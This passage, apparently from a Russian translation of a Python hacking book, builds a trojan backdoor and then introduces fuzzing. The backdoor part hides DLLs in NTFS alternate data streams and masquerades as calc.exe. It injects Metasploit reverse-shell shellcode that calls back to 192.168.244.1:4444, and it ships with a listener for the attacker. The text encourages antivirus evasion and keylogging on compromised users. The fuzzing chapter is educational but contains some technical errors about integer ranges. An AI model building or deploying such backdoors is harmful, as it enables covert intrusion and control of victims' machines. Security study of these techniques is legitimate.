Мы также покажем, как компилировать сценарии Python в настоящие самостоятельные исполняемые файлы Windows и как скрытно перевозить DLL внутри основного исполняемого файла. Рассмотрим применение небольшой хитрости для создания DLL-безбилетников.

7.2.1 Сокрытие файлов

Чтобы безопасно распространять внедряемую DLL вместе с бэкдором, нужен скрытый способ хранения файла, не привлекающий лишнего внимания. Можно было бы воспользоваться упаковщиком, который берёт два исполняемых файла, включая DLL, и объединяет их в один, но эта книга посвящена взлому с помощью Python, поэтому придётся проявить больше изобретательности.

Для сокрытия файлов внутри исполняемых файлов мы злоупотребим устаревшей возможностью файловой системы NTFS под названием "альтернативные потоки данных" (ADS). Альтернативные потоки данных существуют со времён Windows NT 3.1 и были введены как средство взаимодействия с иерархической файловой системой Apple (HFS). ADS позволяет иметь на диске один файл и хранить DLL в потоке, присоединённом к основному исполняемому файлу. В действительности поток - это не более чем скрытый файл, присоединённый к видимому на диске файлу.

Применяя альтернативный поток данных, мы скрываем DLL от непосредственного взгляда пользователя. Без специальных инструментов пользователь компьютера не может увидеть содержимое ADS, что идеально для нас. Кроме того, некоторые защитные продукты неправильно сканируют альтернативные потоки данных, поэтому у нас есть хорошие шансы проскользнуть мимо них и избежать обнаружения.

Чтобы обратиться к альтернативному потоку данных файла, достаточно добавить к существующему файлу двоеточие и имя файла:

```
reverser.exe:vncdll.dll
```

В этом случае мы обращаемся к vncdll.dll, которая хранится в альтернативном потоке данных, присоединённом к reverser.exe. Напишем короткую вспомогательную программу, которая просто читает файл и записывает его в ADS, присоединённый к выбранному нами файлу. Откройте дополнительный сценарий Python file_hider.py и введите следующий код.

file_hider.py

```
import sys

# Читаем DLL
fd = open( sys.argv[1], "rb" )
dll_contents = fd.read()
fd.close()

print "[*] Filesize: %d" % len( dll_contents )

# Теперь записываем её в ADS
fd = open( "%s:%s" % ( sys.argv[2], sys.argv[1] ), "wb" )
fd.write( dll_contents )
fd.close()
```

Ничего особенного: первый аргумент командной строки - DLL, которую требуется прочитать, а второй - целевой файл, в ADS которого будет храниться DLL. Эту небольшую программу можно применять для хранения рядом с исполняемым файлом любых файлов, а внедрять DLL можно непосредственно из ADS. Хотя для нашего бэкдора внедрение DLL применяться не будет, он всё же будет его поддерживать, поэтому читайте дальше.

7.2.2 Создание кода бэкдора

Начнём с кода перенаправления выполнения, который просто запускает выбранное нами приложение. Это называется перенаправлением выполнения, поскольку мы назовём бэкдор calc.exe, а исходный calc.exe переместим в другое место. Когда пользователь попытается воспользоваться калькулятором, он невольно запустит бэкдор, который, в свою очередь, запустит правильный калькулятор, поэтому пользователь не заподозрит неладное. Обратите внимание, что мы подключаем файл my_debugger_defines.py из главы 3, содержащий все константы и структуры, необходимые для создания процесса. Откройте новый файл Python, назовите его backdoor.py и введите следующий код.

backdoor.py

```
# Эта библиотека взята из главы 3 и содержит все
# определения, необходимые для создания процесса
import sys
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

PAGE_EXECUTE_READWRITE = 0x00000040
PROCESS_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
# Это исходный исполняемый файл
path_to_exe = "C:\\calc.exe"
```

```

startupinfo          = STARTUPINFO()
process_information  = PROCESS_INFORMATION()
creation_flags       = CREATE_NEW_CONSOLE
startupinfo.dwFlags   = 0x1
startupinfo.wShowWindow = 0x0
startupinfo.cb        = sizeof(startupinfo)

# Прежде всего запускаем второй процесс
# и сохраняем его PID, чтобы выполнить внедрение
kernel32.CreateProcessA(path_to_exe,
                        None,
                        None,
                        None,
                        None,
                        creation_flags,
                        None,
                        None,
                        byref(startupinfo),
                        byref(process_information))

```

```
pid = process_information.dwProcessId
```

Здесь нет ничего слишком сложного и нет нового кода. Прежде чем перейти к внедрению DLL, мы рассмотрим способ скрыть саму DLL перед внедрением. Добавим код внедрения в бэкдор, просто поместив его сразу после раздела создания процесса. Наша функция внедрения сможет обрабатывать и код, и DLL: достаточно задать параметр `parameter` равным 1, и переменная `data` будет содержать путь к DLL. Мы стремимся не к чистоте, а к быстрому и небрежному результату. Добавим возможность внедрения в файл `backdoor.py`.

`backdoor.py`

...

```

def inject( pid, data, parameter = 0 ):

    # Получаем дескриптор процесса, в который выполняется внедрение.
    h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pid) )

    if not h_process:

        print "[*] Couldn't acquire a handle to PID: %s" % pid
        sys.exit(0)

    arg_address = kernel32.VirtualAllocEx(h_process, 0, len(data),
                                          VIRTUAL_MEM, PAGE_EXECUTE_READWRITE)

    written = c_int(0)
    kernel32.WriteProcessMemory(h_process, arg_address, data,
                                len(data), byref(written))

    thread_id = c_ulong(0)

    if not parameter:
        start_address = arg_address
    else:
        h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
        start_address = kernel32.GetProcAddress(h_kernel32, "LoadLibraryA")
        parameter = arg_address

    if not kernel32.CreateRemoteThread(h_process, None,
                                       0, start_address, parameter, 0, byref(thread_id)):
        print "[*] Failed to inject the DLL. Exiting."

```

```

        sys.exit(0)

    return True

```

Теперь у нас есть функция внедрения, способная обрабатывать как код, так и DLL. Пора внедрить в настоящий процесс calc.exe два отдельных фрагмента шелл-кода: один предоставит обратную оболочку, а второй завершит наш отклонившийся от нормы процесс. Продолжим добавлять код в бэкдор.

backdoor.py

```

...

# Теперь необходимо выбраться из текущего процесса
# и внедрить в новый процесс код, который завершит нас самих
#!/* win32_reverse - EXITFUNC=thread LHOST=192.168.244.1 LPORT=4444
Size=287 Encoder=None http://metasploit.com */
connect_back_shellcode = \
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b\x45" \
"\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01\xeb\x49" \
"\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d" \
"\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f\x24\x01\xeb\x66" \
"\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b\x89\x6c\x24\x1c\x61" \
"\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40" \
"\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff\xd6\x66\x53\x66\x68\x33\x32" \
"\x68\x77\x73\x32\x5f\x54\xff\xd0\x68\xcb\xed\xfc\x3b\x50\xff\xd6" \
"\x5f\x89\xe5\x66\x81\xed\x08\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09" \
"\xf5\xad\x57\xff\xd6\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x68" \
"\xc0\xa8\xf4\x01\x66\x68\x11\x5c\x66\x53\x89\xe1\x95\x68\xec\xf9" \
"\xaa\x60\x57\xff\xd6\x6a\x10\x51\x55\xff\xd0\x66\x6a\x64\x66\x68" \
"\x63\x6d\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89\xe2\x31\xc0\xf3" \
"\xaa\x95\x89\xfd\xfe\x42\x2d\xfe\x42\x2c\x8d\x7a\x38\xab\xab\xab" \
"\x68\x72\xfe\xb3\x16\xff\x75\x28\xff\xd6\x5b\x57\x52\x51\x51\x51" \
"\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9\x05\xce\x53\xff\xd6" \
"\x6a\xff\xff\x37\xff\xd0\x68\xe7\x79\x6c\x79\xff\x75\x04\xff\xd6" \
"\xff\x77\xfc\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6\xff\xd0"

inject( pid, connect_back_shellcode )

#!/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */
our_pid = str( kernel32.GetCurrentProcessId() )

process_killer_shellcode = \
"\xfc\xe8\x44\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b" \
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99" \
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04" \
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb" \
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30" \
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09" \
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8" \
"\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\xff" \
"\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x6b" \
"\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"

padding          = 4 - ( len( our_pid ) )
replace_value = our_pid + ( "\x00" * padding )
replace_string= "\x41" * 4
process_killer_shellcode = \
process_killer_shellcode.replace( replace_string, replace_value )

# Помещаем внутрь шелл-код завершения процесса
inject( our_pid, process_killer_shellcode )

```

Отлично! Мы передаём идентификатор процесса нашего бэкдора и внедряем шелл-код в созданный нами процесс, второй calc.exe, тот самый с кнопками и цифрами, после чего он завершает наш бэкдор. Теперь у нас есть довольно полнофункциональный бэкдор, применяющий

некоторые приёмы сокрытия, а что ещё лучше - мы получаем доступ к целевой машине всякий раз, когда кто-нибудь запускает интересующее нас приложение. В реальных условиях можно, например, скомпрометировать пользовательскую систему, где пользователь имеет доступ к проприетарной или защищённой паролем программе, и подменить двоичные файлы. Каждый раз, когда пользователь запускает процесс и входит в систему, вы получаете оболочку, из которой можно начать отслеживать нажатия клавиш, прослушивать пакеты или делать что угодно ещё. Остаётся решить небольшой вопрос: как гарантировать, что на удалённом компьютере установлен Python и наш бэкдор сможет работать? Никак! Читайте дальше и познакомьтесь с волшебством библиотеки Python под названием py2exe, которая превратит код Python в настоящий исполняемый файл Windows.

7.2.3 Компиляция с помощью py2exe

Удобная библиотека Python под названием py2exe^[2] позволяет скомпилировать сценарий Python в полноценный исполняемый файл Windows. Применять py2exe необходимо на компьютере с Windows; учитывайте это при выполнении следующих шагов.

После запуска установщика py2exe библиотека готова к применению в сценарии сборки. Для компиляции бэкдора мы создадим простой сценарий установки, определяющий способ построения исполняемого файла. Откройте новый файл, назовите его setup.py и введите следующие строки.

setup.py

```
# Сборщик бэкдора
from distutils.core import setup
import py2exe

setup(console=['backdoor.py'],
      options = {'py2exe':{'bundle_files':1}},
      zipfile = None,
      )
```

Да, всё настолько просто. Рассмотрим параметры, переданные функции setup. Первый параметр, console, - имя основного компилируемого сценария. Параметры options и zipfile настроены так, чтобы упаковать DLL Python и все остальные зависимые модули в основной исполняемый файл. Благодаря этому бэкдор очень легко переносить: его можно переместить в систему без установленного Python, и он будет прекрасно работать. Только убедитесь, что my_debugger_defines.py, backdoor.py и setup.py находятся в одном каталоге. Перейдите в командный интерфейс Windows и запустите сценарий сборки следующим образом:

```
python setup.py py2exe
```

Во время компиляции появится множество строк вывода, а после её завершения возникнут два новых каталога: dist и build. В каталоге dist будет ожидать развёртывания исполняемый файл backdoor.exe. Переименуйте его в calc.exe и скопируйте на целевую систему. Скопируйте исходный calc.exe из C:\WINDOWS\system32\ в каталог C:\. Переместите наш бэкдор calc.exe в C:\WINDOWS\system32\. Теперь нужно только средство для работы с оболочкой, которая будет подключаться к нам, поэтому быстро создадим простой интерфейс отправки команд и получения их вывода. Откройте новый файл Python, назовите его backdoor_shell.py и введите следующий код.

backdoor_shell.py

```
import socket
import sys

host = "192.168.244.1"
port = 4444
```



```

server = socket.socket( socket.AF_INET, socket.SOCK_STREAM )

server.bind( ( host, port ) )
server.listen( 5 )

print "[*] Server bound to %s:%d" % ( host , port )

connected = False
while 1:

    # принимаем подключения извне
    if not connected:
        (client, address) = server.accept()
        connected = True

    print "[*] Accepted Shell Connection"
    buffer = ""

    while 1:
        try:
            recv_buffer = client.recv(4096)

            print "[*] Received: %s" % recv_buffer
            if not len(recv_buffer):
                break
            else:
                buffer += recv_buffer
        except:
            break

    # Мы получили всё; теперь пора отправить входные данные
    command = raw_input("Enter Command> ")
    client.sendall( command + "\r\n\r\n" )
    print "[*] Sent => %s" % command

```

Это очень простой сервер сокетов, который лишь принимает подключение и выполняет базовые чтение и запись. Запустите сервер, задав переменные `host` и `port` в соответствии со своей средой. После запуска перенесите `calc.exe` в удалённую систему; подойдёт и локальный компьютер с Windows, и запустите его. Должен появиться интерфейс калькулятора, а сервер оболочки Python должен зарегистрировать подключение и получить некоторые данные. Чтобы прервать цикл `recv`, нажмите CTRL-C, после чего появится приглашение ввести команду. Можете проявить изобретательность, но для начала попробуйте `dir`, `cd` и `type` - это собственные команды оболочки Windows. Для каждой введённой команды будет получен её вывод. Теперь у вас есть эффективное и до некоторой степени скрытое средство связи с бэкдором. Дайте волю воображению и расширьте его возможности; подумайте о сокрытии и уклонении от антивируса. Преимущество разработки на Python заключается в том, что она быстра, проста и пригодна для повторного использования.

Как показала эта глава, внедрение DLL и кода - два очень полезных и мощных приёма. Теперь вы вооружены ещё одним навыком, который пригодится при тестировании на проникновение или обратной разработке. Далее мы сосредоточимся на разрушении программ с помощью фаззеров на Python - как собственных, так и превосходных инструментов с открытым исходным кодом. Давайте помучаем несколько программ.

Сноски

- [1] См. статью MSDN "CreateRemoteThread Function" (<http://msdn.microsoft.com/en-us/library/ms682437.aspx>).
- [2] py2exe можно загрузить по адресу http://sourceforge.net/project/showfiles.php?group_id=15583.

Глава 8. Фаззинг

Фаззинг уже некоторое время остаётся горячей темой, главным образом потому, что это один из самых эффективных методов поиска ошибок в программном обеспечении. Фаззинг - это не что иное, как создание искажённых или частично искажённых данных и отправка их приложению в попытке вызвать сбой. Мы обсудим различные виды фаззеров и классы ошибок, к которым относятся искомые нами сбои, а затем создадим файловый фаззер для собственного использования. В последующих главах мы рассмотрим среду фаззинга Sulley и фаззер, предназначенный для взлома драйверов Windows.

Прежде всего важно понять два основных вида фаззеров: генерирующие и мутационные. Генерирующие фаззеры создают данные, которые отправляют цели, тогда как мутационные фаззеры берут фрагменты существующих данных и изменяют их. Пример генерирующего фаззера - средство, которое создаёт набор искажённых HTTP-запросов и отправляет их целевой службе веб-сервера. Мутационным фаззером может быть средство, которое использует запись перехваченных HTTP-запросов и изменяет их перед доставкой веб-серверу.

Чтобы вы поняли, как создать эффективный фаззер, сначала нам нужно быстро ознакомиться с некоторыми классами ошибок, создающими благоприятные условия для эксплуатации. Это будет не исчерпывающий список^[1], а лишь очень общий обзор некоторых распространённых сбоев, присутствующих сегодня в приложениях, и мы покажем, как поразить их собственными фаззерами.

8.1 Классы ошибок

Анализируя программное приложение на наличие сбоев, хакер или специалист по обратной разработке ищет определённые ошибки, которые позволят ему получить управление выполнением кода внутри этого приложения. Фаззеры могут обеспечить автоматизированный способ поиска ошибок, помогающих хакеру захватить управление основной системой, повысить привилегии или похитить информацию, к которой у приложения есть доступ, независимо от того, работает ли целевое приложение как самостоятельный процесс или как веб-приложение, использующее язык сценариев. Мы сосредоточимся на ошибках, которые обычно обнаруживаются в программах, работающих как самостоятельный процесс в основной операционной системе, и с наибольшей вероятностью приводят к успешной компрометации основной системы.

8.1.1 Переполнения буфера

Переполнения буфера - самый распространённый вид уязвимостей программного обеспечения. Всевозможные безобидные функции управления памятью, процедуры работы со строками и даже встроенные возможности, являющиеся частью самого языка программирования, приводят к сбою программного обеспечения из-за переполнений буфера.

Коротко говоря, переполнение буфера происходит, когда некоторый объём данных сохраняется в области памяти, которая слишком мала, чтобы его вместить. Для объяснения этой идеи можно представить буфер в виде ведра, вмещающего галлон воды. В него вполне можно налить две капли воды, полгаллона или даже наполнить ведро до краёв. Но все мы знаем, что происходит, если вылить в ведро два галлона воды: вода выплеснется на пол, и вам придётся убирать беспорядок. По существу, то же самое происходит в программных приложениях: когда воды (данных) слишком много, она выплёскивается из ведра (буфера) и покрывает окружающий пол (память). Когда злоумышленник может управлять тем, как перезаписывается память, он уже

находится на пути к получению полного управления выполнением кода и, в конечном счёте, к компрометации в той или иной форме. Существует два основных вида переполнения буфера: переполнения на основе стека и переполнения на основе кучи. Эти виды ведут себя совершенно по-разному, но всё же приводят к одному результату: выполнению кода под управлением злоумышленника.

Стековое переполнение характеризуется переполнением буфера, которое затем перезаписывает данные в стеке, что можно использовать как средство управления потоком выполнения. Выполнения кода при стековом переполнении злоумышленник может добиться путём перезаписи адреса возврата функции, изменения указателей на функции, изменения переменных или цепочки выполнения обработчиков исключений внутри приложения. Стековые переполнения вызывают нарушения доступа сразу после обращения к повреждённым данным; благодаря этому их сравнительно легко отследить после сеанса фаззинга.

Переполнение кучи происходит внутри сегмента кучи выполняемого процесса, где приложение динамически выделяет память во время выполнения. Куча состоит из блоков, связанных между собой метаданными, которые хранятся в самих блоках. Когда происходит переполнение кучи, злоумышленник перезаписывает метаданные в блоке, соседнем с переполненной областью. В результате злоумышленник управляет записью по произвольным адресам памяти, где могут находиться переменные, указатели на функции, маркеры безопасности или любое количество важных структур данных, хранящихся в куче во время переполнения. Сначала переполнения кучи бывает трудно отследить, а затронутые блоки могут не использоваться ещё некоторое время в ходе работы приложения. Такая задержка до возникновения нарушения доступа способна создать определённые трудности, когда вы пытаетесь отследить аварийное завершение во время сеанса фаззинга.

ГЛОБАЛЬНЫЕ ФЛАГИ MICROSOFT

При создании операционной системы Windows Microsoft думала как о разработке приложений, так и об авторе эксплойтов. Глобальные флаги (Gflags) - это набор параметров диагностики и отладки, позволяющих отслеживать, протолировать и отлаживать программное обеспечение с очень высокой степенью детализации. Эти параметры можно использовать в Microsoft Windows 2000, XP Professional и Server 2003.

Больше всего нас интересует средство проверки страничной кучи. Когда оно включено для процесса, средство проверки отслеживает операции с динамической памятью, включая все выделения и освобождения. Но особенно приятно то, что оно заставляет отладчик прервать выполнение в тот самый момент, когда происходит повреждение кучи, позволяя остановиться на вызвавшей повреждение инструкции. Это несколько уравнивает шансы охотника за ошибками при поиске ошибок, связанных с кучей.

Чтобы изменить Gflags и включить проверку кучи, можно воспользоваться удобной программой gflags.exe, которую Microsoft бесплатно предоставляет для законных установок Windows. Её можно загрузить по адресу <http://www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en>.

Компания Immunity также создала библиотеку Gflags и связанный с ней PyCommand, упрощающие изменение Gflags; они поставляются вместе с Immunity Debugger. Загрузку и документацию можно найти по адресу <http://debugger.immunityinc.com/>.

Чтобы нацелить фаззинг на переполнения буфера, мы просто пытаемся передать целевому приложению очень большие объёмы данных в надежде, что они попадут в процедуру, которая неправильно проверяет длину перед копированием.

Теперь мы рассмотрим целочисленные переполнения - ещё один распространённый класс ошибок в программных приложениях.

8.1.2 Целочисленные переполнения

Целочисленные переполнения - интересный класс ошибок, связанный с эксплуатацией того, как компилятор задаёт размер знаковых целых чисел и как процессор выполняет арифметические операции над этими числами. Знаковое целое число может хранить значение от -32767 до 32767 и имеет длину 2 байта. Целочисленное переполнение происходит при попытке сохранить в знаковом целом числе значение за пределами этого диапазона. Поскольку значение слишком велико для хранения в 32-разрядном знаковом целом числе, процессор отбрасывает старшие разряды, чтобы успешно сохранить значение. На первый взгляд это не кажется большой проблемой, но давайте рассмотрим искусственный пример того, как целочисленное переполнение может привести к выделению слишком малого объёма памяти, а впоследствии, возможно, и к переполнению буфера:

```
MOV EAX, [ESP + 0x8]
LEA EDI, [EAX + 0x24]
PUSH EDI
CALL msvcrt.malloc
```

Первая инструкция берёт параметр из стека [ESP + 0x8] и загружает его в EAX. Следующая инструкция прибавляет 0x24 к EAX и сохраняет результат в EDI. Затем полученное значение используется как единственный параметр (запрошенный размер выделения) процедуры выделения памяти malloc. Всё это кажется довольно безобидным, верно? Если предположить, что параметр в стеке является знаковым целым числом, то, если EAX содержит очень большое число, близкое к верхней границе диапазона знакового целого (помните, 32767), и мы прибавим к нему 0x24, произойдёт целочисленное переполнение и мы получим очень малое положительное значение. Взгляните на листинг 8-1, чтобы увидеть, как это произойдёт, если параметр в стеке находится под нашим управлением и мы можем передать ему большое значение 0xFFFFFFFF5.

```
Параметр стека      => 0xFFFFFFFF5
Арифметическая операция => 0xFFFFFFFF5 + 0x24
Результат операции  => 0x100000019 (больше 32 разрядов)
Процессор усекает    => 0x00000019
```

Листинг 8-1: арифметическая операция над знаковым целым числом под нашим управлением

Если это произойдёт, malloc выделит лишь 0x19 байт, что может оказаться гораздо меньшим участком памяти, чем намеревался выделить разработчик. Если этот малый буфер должен содержать большой фрагмент входных данных, предоставленных пользователем, произойдёт переполнение буфера. Чтобы нацелить фаззер на целочисленные переполнения, нужно обязательно передавать как большие положительные числа, так и малые отрицательные значения в попытке добиться целочисленного переполнения, которое может привести к нежелательному поведению целевого приложения или даже к полному переполнению буфера.

Теперь быстро взглянем на атаки через строки форматирования - ещё одну распространённую сегодня ошибку в приложениях.

8.1.3 Атаки через строки форматирования

При атаках через строки форматирования злоумышленник передаёт входные данные, которые обрабатываются как спецификатор формата в некоторых процедурах работы со строками, таких как функция C printf. Сначала рассмотрим прототип функции printf:

```
int printf( const char * format, ... );
```

Первый параметр - полностью форматированная строка, которую мы объединим с любым количеством дополнительных параметров, представляющих форматируемые значения. Например:

```
int test = 10000;
printf("We have written %d lines of code so far.", test);
```

Вывод:

```
We have written 10000 lines of code so far.
```

%d - это спецификатор формата, и если неуклюжий программист забудет поместить этот спецификатор формата в свои вызовы printf, вы увидите нечто подобное:

```
char* test = "%x";
printf(test);
```

Вывод:

```
5a88c3188
```

Это выглядит совсем иначе. Когда мы передаём спецификатор формата в вызов printf, где спецификатора нет, функция разберёт переданный нами спецификатор и предположит, что следующее значение в стеке является форматируемой переменной. В данном случае вы видите 0x5a88c3188 - либо фрагмент данных, хранящийся в стеке, либо указатель на данные в памяти. Особый интерес представляют спецификаторы %s и %n. Спецификатор %s предписывает строковой функции просматривать память в поисках строки до тех пор, пока она не встретит байт NULL, обозначающий конец строки. Это полезно для считывания больших объёмов данных, чтобы либо выяснить, что хранится по определённому адресу, либо вызвать аварийное завершение приложения чтением памяти, к которой оно не должно обращаться. Спецификатор %n уникален тем, что позволяет записывать данные в память, а не только форматировать их. Благодаря этому злоумышленник может перезаписать адрес возврата или указатель на существующую функцию, что в обоих случаях приведёт к выполнению произвольного кода. Что касается фаззинга, нам лишь нужно позаботиться, чтобы создаваемые тестовые случаи передавали некоторые из этих спецификаторов формата в попытке задействовать неправильно используемую строковую функцию, которая принимает наш спецификатор формата.

Теперь, когда мы быстро ознакомились с некоторыми общими классами ошибок, пора начать создавать наш первый фаззер. Это будет простой генерирующий файловый фаззер, способный изменять любой формат файлов. Мы также вернёмся к нашему доброму другу PyDbg, который будет управлять целевым приложением и отслеживать его аварийные завершения. Вперёд!

8.2 Файловый фаззер

Уязвимости форматов файлов быстро становятся предпочтительным вектором атак на стороне клиента, поэтому, естественно, нас должен интересовать поиск ошибок в средствах разбора файловых форматов. Мы хотим иметь возможность универсальным образом изменять всевозможные форматы и получать максимальную отдачу от своих усилий независимо от того, нацелены мы на антивирусные продукты или программы чтения документов. Мы также обязательно добавим некоторые возможности отладки, чтобы перехватывать сведения об аварийном завершении и определять, обнаружили ли мы условие, пригодное для эксплуатации. В довершение всего мы добавим некоторые возможности отправки электронной почты, чтобы уведомлять вас при каждом аварийном завершении и пересылать сведения о нём. Это может быть полезно, если у вас есть группа фаззеров, поражающих несколько целей, и вы хотите знать, когда следует исследовать аварийное завершение. Первый шаг - создать каркас класса и простой селектор файлов, который будет открывать случайный файл-пример для изменения. Откройте новый файл Python, назовите

его file_fuzzer.py и введите следующий код.

file_fuzzer.py

```
from pydbg import *
from pydbg.defines import *

import utils
import random
import sys
import struct
import threading
import os
import shutil
import time
import getopt

class file_fuzzer:

    def __init__(self, exe_path, ext, notify):

        self.exe_path      = exe_path
        self.ext            = ext
        self.notify_crash  = notify
        self.orig_file     = None
        self.mutated_file  = None
        self.iteration     = 0
        self.exe_path      = exe_path
        self.orig_file     = None
        self.mutated_file  = None
        self.iteration     = 0
        self.crash         = None
        self.send_notify   = False
        self.pid           = None
        self.in_accessv_handler = False
        self.dbg           = None
        self.running       = False
        self.ready         = False

        # Необязательно
        self.smtpserver = 'mail.nostarch.com'
        self.recipients = ['jms@bughunter.ca'],
        self.sender      = 'jms@bughunter.ca'

        self.test_cases = [ "%s%n%s%n%s%n", "\xff", "\x00", "A" ]

    def file_picker( self ):

        file_list = os.listdir("examples/")
        list_length = len(file_list)
        file = file_list[random.randint(0, list_length-1)]
        shutil.copy("examples\\%s" % file, "test.%s" % self.ext)

        return file
```

Каркас класса нашего файлового фаззера определяет несколько глобальных переменных для отслеживания основных сведений о тестовых итерациях, а также тестовые случаи, которые будут применяться как мутации к файлам-примерам. Функция file_picker просто использует некоторые встроенные функции Python, чтобы получить список файлов в каталоге и случайным образом выбрать один для изменения. Теперь нам предстоит немного поработать с потоками, чтобы загрузить целевое приложение, отслеживать его аварийные завершения и завершить его, когда разбор документа закончится. На первом этапе нужно загрузить целевое приложение внутри потока отладчика и установить специальный обработчик нарушения доступа. Затем мы породим второй поток, который будет наблюдать за потоком отладчика и сможет завершить его через разумный промежуток времени. Также добавим процедуру уведомления по электронной почте. Включим эти возможности, создав несколько новых функций класса.

file_fuzzer.py

```
...
def fuzz( self ):

    while 1:

        if not self.running:                                     # 1

            # Сначала получаем файл для изменения
            self.test_file = self.file_picker()
            self.mutate_file()                                   # 2

            # Запускаем поток отладчика
            pydbg_thread = threading.Thread(target=self.start_debugger) # 3
            pydbg_thread.setDaemon(0)
            pydbg_thread.start()

            while self.pid == None:
                time.sleep(1)

            # Запускаем наблюдающий поток
            monitor_thread = threading.Thread                    # 4
                (target=self.monitor_debugger)
            monitor_thread.setDaemon(0)
            monitor_thread.start()

            self.iteration += 1

        else:
            time.sleep(1)

# Наш основной поток отладчика, под управлением которого работает
# приложение
def start_debugger(self):

    print "[*] Starting debugger for iteration: %d" % self.iteration
    self.running = True
    self.dbg = pydbg()

    self.dbg.set_callback(EXCEPTION_ACCESS_VIOLATION,self.check_accessv)
    pid = self.dbg.load(self.exe_path,"test.%s" % self.ext)

    self.pid = self.dbg.pid
    self.dbg.run()

# Наш обработчик нарушения доступа, который перехватывает сведения
# об аварийном завершении и сохраняет их
def check_accessv(self,dbg):

    if dbg.dbg.u.Exception.dwFirstChance:

        return DBG_CONTINUE

    print "[*] Woot! Handling an access violation!"
    self.in_accessv_handler = True
    crash_bin = utils.crash_binning.crash_binning()
    crash_bin.record_crash(dbg)
    self.crash = crash_bin.crash_synopsis()

    # Записываем сведения об аварийном завершении
    crash_fd = open("crashes\\crash-%d" % self.iteration,"w")
    crash_fd.write(self.crash)

    # Теперь сохраняем резервные копии файлов
    shutil.copy("test.%s" % self.ext,"crashes\\%d.%s" %
        (self.iteration,self.ext))
    shutil.copy("examples\\%s" % self.test_file,"crashes\\%d_orig.%s" %
        (self.iteration,self.ext))

    self.dbg.terminate_process()
```



```

self.in_accessv_handler = False
self.running = False

return DBG_EXCEPTION_NOT_HANDLED

# Это наша наблюдающая функция, которая позволяет приложению
# работать несколько секунд, а затем завершает его
def monitor_debugger(self):

    counter = 0

    print "[*] Monitor thread for pid: %d waiting." % self.pid,
    while counter < 3:
        time.sleep(1)
        print counter,
        counter += 1

    if self.in_accessv_handler != True:
        time.sleep(1)
        self.dbg.terminate_process()
        self.pid = None
        self.running = False
    else:
        print "[*] The access violation handler is doing
            its business. Waiting."

        while self.running:
            time.sleep(1)

# Наша процедура электронной почты для отправки сведений
# об аварийном завершении
def notify(self):

    crash_message = "From:%s\r\n\r\nTo:\r\n\r\nIteration:
        %d\r\nOutput:\r\n %s" %
        (self.sender, self.iteration, self.crash)

    session = smtplib.SMTP(smtpserver)
    session.sendmail(sender, recipients, crash_message)
    session.quit()

return

```

Теперь у нас есть основная логика для управления фаззируемым приложением, поэтому кратко разберём функцию fuzz. Первый шаг **1** - проверить, не выполняется ли уже текущая итерация фаззинга. Флаг self.running также будет установлен, если обработчик нарушения доступа занят составлением отчёта об аварийном завершении. Выбрав документ для изменения, мы передаём его нашей простой функции мутации **2**, которую вскоре напишем.

Когда файловый мутатор завершит работу, мы запускаем поток отладчика **3**, который просто запускает приложение разбора документов и передаёт ему изменённый документ как аргумент командной строки. Затем в тесном цикле ждём, пока поток отладчика зарегистрирует PID целевого приложения. Получив PID, мы порождаем наблюдающий поток **4**, задача которого - завершить приложение через разумный промежуток времени. После запуска наблюдающего потока мы увеличиваем счётчик итераций и снова входим в основной цикл, пока не придёт время выбрать новый файл и вновь провести фаззинг! Теперь добавим к этому нашу простую функцию мутации.

file_fuzzer.py

```

...
def mutate_file( self ):

    # Загружаем содержимое файла в буфер
    fd = open("test.%s" % self.ext, "rb")
    stream = fd.read()
    fd.close()
    # Самая суть фаззинга, совсем простая

```

```

# Берём случайный тестовый случай и применяем его в случайном месте
# файла
test_case = self.test_cases[random.randint(0,len(self.test_cases)-1)] # 1

stream_length = len(stream) # 2
rand_offset = random.randint(0, stream_length - 1 )
rand_len = random.randint(1, 1000)

# Теперь берём тестовый случай и повторяем его
test_case = test_case * rand_len

# Применяем его к буферу, просто вставляя в него
# наши данные фаззинга
fuzz_file = stream[0:rand_offset] # 3
fuzz_file += str(test_case)
fuzz_file += stream[rand_offset:]

# Записываем файл
fd = open("test.%s" % self.ext, "wb")
fd.write( fuzz_file )
fd.close()

return

```

